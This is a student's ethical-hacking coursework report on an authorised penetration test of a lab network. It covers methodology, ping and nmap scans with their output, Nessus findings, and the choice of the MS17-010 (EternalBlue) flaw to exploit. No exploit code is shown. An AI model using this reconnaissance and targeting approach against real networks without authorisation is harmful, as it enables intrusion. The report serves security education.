Network Investigation and Penetration Test

A security test on a typical network

Isaac Basque-Rice - 1901124

CMP210: Ethical Hacking 1

2020/21

Note that Information contained in this document is for educational purposes.

.

Abstract

This paper has been commissioned by an organisation to conduct a penetration test into their network. The network in question is comprised of two server devices and a single client device with a standard account on it that has been provided to the tester by the organisation. The aim of this test is, through a series of steps and procedures and what has been provided, gain full unrestricted access to the entirety of the network and, subsequently, present findings and recommendations to the organisation.

A full penetration test was indeed conducted within the scope assigned to the tester, this test comprised four primary steps, these being scanning, where the given network was scanned for issues, enumeration, where further information was gathered from the target, exploit, where the system was exploited, and the post-exploit stage, which takes the form of a general reflection and recommendations to the organisation on how to improve. This test was conducted with the help of several tools, all of which, with one exception (that being Nessus which was ran on a Windows device), were tools found on the Kali Linux distribution, developed by Offensive Security for pen tests.

The results of this penetration test show that this network is insecure. Specifically, the presence of several extremely worrying vulnerabilities and an unsatisfactory password policy mean that in the network's present condition it is not terribly difficult for an unwanted actor to gain access and escalate their privileges to administrator. Patching software eon the servers and implementing a stricter password policy should rectify these security issues however due to time and resource constraints the tester may have not found all issues within the network. It is therefore recommended that the organisation proceed with a security centred mindset to best benefit themselves and any clients they may have.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

In the modern day, the internet is as important to businesses of all sizes as ever before, this much is clear, but as with any decision a business takes, there is no shortage of risks to having an internet presence. No online threat is as infamous or has the capacity to cause as much harm as the hacker. Left unchecked and undefended against, a hacker can enter a businesses' network, steal user data, sensitive documents, and dependent on the kind of business, can cause serious material harm to the world in ways that may not bear thinking about.

As such, the presence of meaningful cybersecurity measures in a business is arguably one of the most important things that can be implemented. Many organisations however are unaware, through no fault of their own, of the gaps in their security systems (if a security system is even present of course), in fact, it has been estimated by Positive Technologies that, as of October 2020, 84% of companies have at least one high-risk vulnerability within their system (Positive Technologies, 2020). In addition, it's been estimated that over *eight billion* records were breached in 2019 alone (Edgescan, 2020), and each breach costs an average of $3.92 million to the affected organisation (Fruhlinger, 2020).

This is clearly a huge issue, so how can it be fixed? This is where a security, or penetration (pen) test comes in.

The UK's National Cyber Security Centre defines a penetration test as "A method for gaining assurance in the security of an IT system by attempting to breach some or all of that system's security, using the same tools and techniques as an adversary might" (NCSC, 2017), in short, an ethical hacker pretends to be a criminal hacker and attempts to breach a client's network.

The benefits of this kind of assessment are quite intuitive. The idea on a fundamental level is that, given that the pen tester is working from the mindset of a criminal, their attack vectors and methods would match that of a genuine criminal and as such the target organisation can bolster their security in those areas.

1.2 AIM

This paper's intention is to outline a penetration test conducted against a company's computer network to discern holes in their security system.

The network in question consists of two server devices, henceforth referred to as Server1 (192.168.0.1) and Server2 (192.168.0.2) respectively, and a Client device, referred to in the specification as Client1 (192.168.0.10), which the tester has been given full access and credentials to. It will be the tester's job to, as outlined previously, act as a malicious criminal actor would to gain control over this network by "escalating their privileges to root".

An important aspect of this test is that the tester will be acting from inside the network, simulating an internal attack, perhaps from either an employee or an individual who has managed to gain physical access to the organisation's network or premises.

A penetration test is typically comprised of a series of steps loosely based on the FirstBase Techies Methodology. There are five steps in this methodology: Footprinting, where data is passively gathered through OSINT. Scanning, wherein the tester will scan the network for open ports etc. to take advantage of. Enumeration, where they try to find further information about the network, the users, and the devices connected to it. System hacking and exploitation, where what is generally considered the "attack" takes place, and finally the feedback stage. More detail on this will be provided in the procedure section below.

The information gathered from this comprehensive series of steps will subsequently be fed back to the organisation through the discussion section, wherein a summation of the vulnerabilities will be discussed, alongside recommendations for effective countermeasures that the company can take in order to not fall victim to this kind of attack in future, and finally a discussion of work that could be conducted in future on both the client and the tester's end to further ensure the security of their network.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

This penetration test, as with all tests, is comprised of a series of steps forming a procedure that the tester is to adhere to. The methodology that this procedure is employing, as mentioned above, is the FirstBase Technologies methodology, which is comprised, at its core, of five distinct steps. Footprinting, Scanning, Enumeration, System Hacking, and the “Advanced phase” which is referred to in this document as “post-exploit”.

Within this document the tester has decided to provide subheadings under certain specific phases of the test, these are the “scanning” and “system hacking” phases, which have been split into general scan/vulnerability scan, and password cracking/hacking respectively. The tester believes this to be necessary to accurately discern between the stages of the test they believe to be distinct but that still fall under the same category. For example, they had decided to separate general and vulnerability scans as they believe that the two, despite both being scans, serve two different purposes.

In a standard penetration test the initial phase is “footprinting”, i.e. passive reconnaissance of the target organisation through open source intelligence gathering and possible social engineering methods. Withing the scope of this test, however, footprinting serves no purpose, as all the relevant knowledge about the organisation was provided to the tester at the beginning of the test. There will still be a small section on it describing its purpose, as it is crucial to understanding how any given penetration test would occur.

The next step is the scanning phase. This phase, as mentioned, is comprised of a general scan, the usage of tools to detect information about the network (layout, open ports, whether the devices were live etc.), and conduct a vulnerability scan, wherein the tester discovered how the target devices were vulnerable, if indeed they were vulnerable at all. From this information the tester was able to discern a sort of “plan of attack”.

The third phase of the pen test was enumeration, the discovery of information about the devices such as usernames and password policy using a wide variety of tools. The importance of this stage for the tester cannot be understated, as knowing information about the devices they will be attacking is self-evidently crucial to the end goal of gaining full access to the system.

The fourth phase of the test was the system hacking section. This section is where the information gathered in the previous stages is used, it's what most people would consider the "hack" itself, where the tester gains access to the target machine(s), makes use of known exploits, and tries to get to a position of as privileged access as possible, or "root user access", where all aspects of the system can be manipulated. This phase was also split into multiple parts, namely "password cracking" and "hacking", the former of which also makes use of some enumeration tools in order to gain the passwords of as many users as possible in order to gain access, and the latter is more of what one may expect out of a system hack, i.e. using vulnerabilities to remotely execute code and escalate privileges and so on and so forth.

Finally, we reach the post-exploit stage, which is unique in this methodology as the only stage that can be reached conditionally (the condition being that the tester successfully exploits the network). The purpose this section serves is as a summation of the discoveries made and as a link to the subsequent sections, namely general discussion, countermeasures, and future work. A large section of the methodology may, in this case, be required again to gain further access into the network. In this document, the post-exploit stage is like the footprinting stage, relatively irrelevant because of the tester was not able to continue their work due to time constraints, instead the post-exploit review is section 3.

2.2 PROCEDURE PART 1 – FOOTPRINTING

Due to the circumstances of the test, footprinting, also known as reconnaissance, is functionally irrelevant within the scope of this report. However, it is important to note the role it would play in the context of a standard pen test, and to this end this section will briefly consider footprinting methodology.


Footprinting is “the process of accumulating data regarding a specific network environment, usually for the purpose of finding ways to intrude into the environment” (Rouse, 2007), In simple terms, finding as much information on the target so the tester knows what they are dealing with.

This process can be achieved, generally, through the practise of OSINT, or Open Source Intelligence. Conducting a basic web search of the target organisation , for example, through companies house in the UK, the organisation’s website if they have one, as well as making use of authoritative bodies, and even dumpster diving can all serve to create a big picture overview of the organisation. This will let the tester know how large the organisation may be, security mechanisms present that may either be used to help (through vulnerability) or hinder the attack, as well as possible entry points etc. (Sutton, n.d.)

2.3 Procedure part 2 – Scanning

2.3.1 General Scan


This is the first phase of the penetration test proper, and as such the tester decided it was best to first determine whether the server was live, which they did through the usage of the "ping" command, which sends a simple message, or "packet" to the specified address, asking it to send another packet back if it's live.



```
root@kali:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=1.00 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=128 time=0.539 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=128 time=1.60 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=128 time=0.591 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=128 time=0.472 ms
^C
--- 192.168.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4027ms
rtt min/avg/max/mdev = 0.472/0.841/1.602/0.423 ms
root@kali:~# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=1.04 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=0.775 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=0.461 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=0.641 ms
64 bytes from 192.168.0.2: icmp_seq=5 ttl=128 time=2.19 ms
^C
--- 192.168.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4031ms
```

Figure 1, ping of the two servers

Once the tester was able to determine that the servers were live and that their machine was able to communicate with them, the tester made use of the nmap command. Nmap, or "network mapper", is a "Free and open source utility for network discovery and security auditing" (nmap, n.d.) and is the industry standard network mapping tool, as such all advice given to the client later on is in the context of the nmap tool. The tester employed use of this tool in several ways, initially however they ran a basic scan against the two server machines to discover what ports were open and what services were running on those ports



```
root@kali:~# nmap 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-12 14:38 EST
Nmap scan report for Server1 (192.168.0.1)
Host is up (0.00070s latency).
Not shown: 974 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
88/tcp    open  kerberos-sec
99/tcp    open  metagram
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
```


Figure 2, nmap scan of Server1

In the above image you can see the results of a standard scan against server 1. These results show us firstly that the host is active (which we determined earlier through the ping command), that 974 ports are closed, and then the ports that are detected alongside the service that may be running on said ports.

As you can see, many ports are open. Open, in this case, means that the application is actively accepting TCP connections, which means that this is a possible way into the system for a malicious user.

This result is good news for an attacker because they can see what services are running, knowledge of these services running on the machine could mean the tester has a possible route to exploitation, as any one of these services may be vulnerable to an exploit.

.


root@kali: ~/Documents/outputs
File Actions Edit View Help
root@kali: ~/...ments/outputs

```
root@kali:~/Documents/outputs# nmap -sT -p- -vv -T5 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:24 EST
Initiating ARP Ping Scan at 19:24
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 19:24, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:24
Completed Parallel DNS resolution of 1 host. at 19:24, 1.02s elapsed
Initiating Connect Scan at 19:24
Scanning Server1 (192.168.0.1) [65535 ports]
Discovered open port 23/tcp on 192.168.0.1
Discovered open port 21/tcp on 192.168.0.1
Discovered open port 110/tcp on 192.168.0.1
Discovered open port 135/tcp on 192.168.0.1
Discovered open port 25/tcp on 192.168.0.1
Discovered open port 139/tcp on 192.168.0.1
Discovered open port 445/tcp on 192.168.0.1
Discovered open port 53/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.1
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.00% done
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```

Figure 3, nmap TCP scan of all ports, double verbose and with level 5 intensity on Server1

Next, the tester had noted that all of the ports returned by the nmap scan were TCP, as such they decided to do a more in-depth scan on TCP ports only, as opposed to the standard which would be to conduct tests on both TCP and UDP ports. The tester made use of the following flags:

-sT: The flag that specifies that nmap should scan TCP ports only


-p-: This flag tells nmap to scan all ports (1-65535), **-p** specifies ports, and the extra **-**

-vv: This flag tells nmap that the output should be verbose (detailed), the presence of two v's means that the output should be doubly verbose

-T5: Describes timing, T5 makes the scan run faster

The result of this scan was output to a text file which is, as with all outputs, located in Appendix B.

An image of the same command being run against server 2, as with all images that are unnecessary in the main text for the purpose of commentary, are in Appendix A


root@kali: ~/Documents/outputs
File Actions Edit View Help
root@kali: ~/...ments/outputs

```
root@kali:~/Documents/outputs# nmap -A 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:28 EST
Nmap scan report for Server1 (192.168.0.1)
Host is up (0.0011s latency).
Not shown: 972 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp
| fingerprint-strings:
|   GenericLines, NULL, SMBProgNeg:
|     220 PCMAN FTP Server.
|   Help, SSLSessionReq:
|     220 PCMAN FTP Server.
|_    Syntax error, command unrecognized.
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-bounce: bounce working!
23/tcp   open  telnet      Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadcwnet.com
```

Figure 4, nmap OS/Version detection scan on Server1

The final phase of this scan was to run the **-A** flag against the server, this was in order to determine the machine's operating system, versions, scripts, and traceroute, which incidentally all have their own set of flags (-O, -sV, -sC, and --traceroute respectively). This was to gather as much information about the system as possible going into the subsequent stages (enumeration in particular).

It must be noted that this scan is particularly invasive, and as a result this is the first instance in which an action taken by the Tester may have been noticed by the organisation.

2.3.2 Vulnerability Scan


Upon completion of the generalised scan, the tester took it upon themselves to conduct a vulnerability scan. The tester made use of Nessus, a professional-level vulnerability scanning tool which they had access to by virtue of having a Nessus essentials account. Full results of this scan can be found in Appendix B.

Before the results of the scan are laid out here, some information as to how the results work may be necessary. There are 5 levels of vulnerability found within Nessus (and indeed within CVEs generally), these are as follows:

- Critical – the most important vulnerabilities, these are the ones that, if they were to be exploited, would have a seriously negative impact on the computer system in which they were hosted. These are the exploits that the tester would be most likely to go for.
- High
- Medium
- Low
- Info – vulnerabilities that either are of significantly low importance that they are of little use to a prospective attacker, but should still be fixed, or that the program itself could not gather enough information on.

Nessus, in addition, provides the user with a full rundown of every vulnerability, each taken from their respective CVE (Common Vulnerabilities and Exposures) entry. This is of great use to the tester as they learn from this precisely what each issue is and possibly a method of exploitation.

The results of the Nessus scan are as follows:



□	Host	Vulnerabilities ▾					
□	192.168.0.1	5	7	11		86	✕
□	192.168.0.2	5	7	10		75	✕

Figure 5, Nessus results

As you can see, Server1 has 5 Critical, 7 High, 11 Medium, 1 Low, and 86 Info vulnerabilities, where Server2 has 5 Critical, 7 High, 10 Medium, 1 Low, and 75 Info, making for a total of 5, 14, 21, 2, and 161 vulns respectively.

The tester, after receiving this information, decided then to filter the results to all vulnerabilities that have an exploit available. These were the following and applied across both servers.:

- Microsoft DNS Server Remote Code Execution (SIGRed) – Critical
- MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check) – Critical
- MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check) – Critical – Exploitable with Metasploit
- **MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) – High – Exploitable with Metasploit**
- Several vulnerabilities around PHP Versions – High

The vulnerability that the tester had decided would be easiest to exploit in this situation was **MS17-010**, as this is an extremely well known and available exploit within the Metasploit Framework, which will be touched upon in subsequent sections. This is not to say, however, that the rest of these vulnerabilities are in any way insignificant. They are not. Patching them is of the absolute utmost importance and further research into the remaining vulnerabilities (found in Appendix B), is highly encouraged.

This vulnerability is arguably one of the most infamous exploits in the world, also known as Eternal Blue. It's a series of exploits, ran sequentially, that allows for remote code execution through a vulnerability in Microsoft Server Message Block. An attacker can send a specially crafted packet to the server remotely and execute arbitrary code (Avedon, et al., 2017). A patch for this vulnerability was available as of March 14, 2017 (Microsoft, 2017).

